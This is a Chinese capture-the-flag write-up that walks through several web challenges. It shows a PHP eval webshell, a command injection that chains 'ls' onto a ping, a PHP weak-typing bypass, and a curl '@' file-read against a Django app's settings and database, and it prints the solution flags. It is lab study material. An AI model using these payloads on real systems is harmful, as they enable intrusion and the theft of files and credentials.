
```
shell=system('cat flag.txt');
```

你会使用webshell吗？

cyberpeace{e2c11fde95ae3af327ba54ff40ac06db}<?php
@eval($_POST['shell']);?>

使用system()函数执行外部命令.
做题时遇到的问题是eval可以执行的php函数不熟悉.


command_execution



```
ping -c 3 127.0.0.1 && ls ../../../
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.072 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.062/0.066/0.072/0.004 ms
bin
boot
dev
etc
home
lib
```

命令注入,遍历目录发现在home目录下有个flag.txt,cat读取拿到flag.
[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-JtMlHaZd-1573735450295)(https://raw.githubusercontent.com/Snatsu/figurebed/master/img/20190624202246.png)]

simple_php




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

```
Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}
```

如图,弱类型比较及强制类型转换绕过.


进阶题

cat



Cloud Automated Testing

输入你的域名，例如：loli.club



Cloud Automated Testing


输入你的域名，例如：loli.club

127.0.0.1

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.057/0.057/0.057/0.000 ms
```

想到可能是命令执行，但是经过测试发现了过滤了&,|等字符，输入如www.baidu.com这样的url也会回显Invalid URL，只有@字符没有被过滤。

在URL中输入超出ascii码范围的宽字符%df




Cloud Automated Testing

输入你的域名，例如：loli.club

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
```

回显出一大段html代码，保存下来打开发现是个django的报错界面



UnicodeEncodeError at /api/ping

'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence


```
Request Method:     POST
Request URL:        http://127.0.0.1:8000/api/ping
Django Version:     1.10.4
Exception Type:     UnicodeEncodeError
Exception Value:    'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence
Exception Location: /opt/api/dnsapi/utils.py in escape, line 9
Python Executable:  /usr/bin/python
Python Version:     2.7.12
Python Path:        ['/opt/api',
                     '/usr/lib/python2.7',
                     '/usr/lib/python2.7/plat-x86_64-linux-gnu',
                     '/usr/lib/python2.7/lib-tk',
                     '/usr/lib/python2.7/lib-old',
                     '/usr/lib/python2.7/lib-dynload',
                     '/usr/local/lib/python2.7/dist-packages',
                     '/usr/lib/python2.7/dist-packages']
Server time:        Wed, 25 Sep 2019 12:50:40 +0000
```

Unicode error hint

The string that could not be encoded/decoded was: �

Traceback Switch to copy-and-paste view

```
/usr/local/lib/python2.7/dist-packages/django/core/handlers/exception.py in inner

    39.            response = get_response(request)

    ▶ Local vars

/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response
```



```
PATH_INFO               u'/api/ping'
PWD                     '/opt/api'
```

找到项目的绝对路径
/opt/api

这里可以用到PHP的CURL，使用@作为前缀并加上文件的完整路径可以直接读取文件内容。


结合django开发的知识(dalao们脑洞是真的大),可以查看settings.py——项目的默认配置文件

PS：settings.py生成时会生成在主项目下以项目名称命名的文件夹下。


所以

```
/index.php?url=@/opt/api/api/settings.py
```

将得到的html保存下来打开可以找到数据库信息



```
DATABASES                             {'default': {'ATOMIC_REQUESTS': False,
                                                   'AUTOCOMMIT': True,
                                                   'CONN_MAX_AGE': 0,
                                                   'ENGINE': 'django.db.backends.sqlite3',
                                                   'HOST': '',
                                                   'NAME': '/opt/api/database.sqlite3',
                                                   'OPTIONS': {},
                                                   'PASSWORD': u'********************',
                                                   'PORT': '',
                                                   'TEST': {'CHARSET': None,
                                                            'COLLATION': None,
                                                            'MIRROR': None,
                                                            'NAME': None},
                                                   'TIME_ZONE': None,
                                                   'USER': ''}}
```




```
.c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'

.c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'
```

按上面的方法继续访问数据库文件，html保存下来打开，可以找到flag。

ics-05

题目描述



ics-05

难度系数：★1.0

题目来源：XCTF 4th-CyberEarth


题目描述：其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统

题目场景：http://111.198.29.45:55370

